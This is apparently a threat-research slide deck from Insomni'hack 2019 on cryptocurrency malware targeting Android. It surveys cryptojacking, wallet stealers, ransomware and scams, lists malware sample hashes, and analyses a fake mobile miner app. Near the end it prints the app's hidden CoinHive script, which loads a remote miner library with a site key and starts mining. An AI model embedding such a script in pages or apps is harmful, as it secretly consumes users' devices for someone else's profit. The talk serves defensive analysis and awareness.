
FORTINET

Abusing cryptocurrencies on Android smartphones

Axelle Apvrille


Insomni'hack 2019

Cryptojacking




Secret use of your computer to mine cryptocurrencies

Example: ZeroAccess aka Sirefef




Wallet stealers




Steal your keys, steal your coins!

Fake wallets, clippers...


Ransomware



Asks for a ransom ... in cryptocurrency




Example: W32 Kirk ransomware




- 2017
- Encrypts all files and appends `.kirked` extension
- Blackmails ransom 500-1500 USD in **Monero**


Crypto-scams



Fake rewards, ads, mine the unminable...



Cryptocurrency malware on Android




A few references

Malware	Sample SHA256 (example)
MuchSad	45d47490e95036a1b487819b79a36ca3f220da8741074567eedc7a8c0e4b71c6
CoinKrypt	bf19f320b3a779143a16e35241748594401c7c0af685192f0d7b94343028483c
PickBitPocket	7ebf44f314f518b1a4be8422fdbea6ddd698f6d9615a62fa8e91db27700143fa
JSMiner	22581e7e76a09d404d093ab755888743b4c908518c47af66225e2da991d112f0
CoinHive	5b96c6ef5fcdd632e051c3df2c0c7f4149dceffdc1713bf84bc855de9356119b
Loapi	bae9151dea172acceb9dfc27298eec77dc3084d510b09f5cda3370422d02e851
DoubleLocker	79e602a062d05fbb1409afc16e6d41ac0645576b2b5c1899dc93e6852c30a71f
Fake apps, rewards...	bd054ba17dc61524ab50542e06ec83b9a0c41149bfde1795715bd7a108339204
AdbMiner	3b915dffff0a8e15d01dbf1738db4ad9ce6c5a4791dcb62581d761ab6e02c023
HiddenMiner	1f3d53ceb57367ae137cad2afac8b429a44c4df8c6202c0330d125981ea9652f
Clipper.A	f33def1df72c2d490a2d39768a80094738a29d8d6f797e4c867a0410e12fbad4
Clipper.C	86507924e47908aded888026991cd03959d1c1b171f32c8cc3ce62c4c45374ef
FakeMiner	9ccfc1c9de7934b6f1c958d73f8e0b969495fce171e48d642ec4c5bad3dc44cb
	be4f08d244dcb57bfbb507042c221b8a8748e9d292fd881f90316414f03c3242
Trinity	0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bbbd40a95b98ea70257

January 2019


Bitcoin Mobile Miners: Really?



- Poses as a **Bitcoin Mobile Miner**

Ref: https://www.fortinet.com/blog/threat-research/a-mobile-bitcoin-miner--really-.html

Bitcoin Mobile Miners: Really?



- Poses as a **Bitcoin Mobile Miner**
- Kindly suggests to monitor **CPU & battery temperatures**

Ref: https://www.fortinet.com/blog/threat-research/a-mobile-bitcoin-miner--really-.html

It keeps (some of) its promises

```
public float getCpuTemp() {
  float v4;
  try {
    Process v2 = Runtime.getRuntime().exec(
        "cat sys/class/thermal/thermal_zone0/temp");
    v2.waitFor();
    v4 = Float.parseFloat(new BufferedReader(
        new InputStreamReader(v2.getInputStream()))
           .readLine()) / 1000f;
  }
  ...
}
```

✔Monitor CPU and Battery temperature

Mining? Yes! But not for you

```
<script src="https://coinhive.com/lib/coinhive.min.js"></script>
<script>
    var miner = new
 ↪   CoinHive.Anonymous('QnXbx7vLFIUq9FT0kfNZSjBkUD0GCcqi');
    miner.start();
</script>
```

✔Mines cryptocurrencies

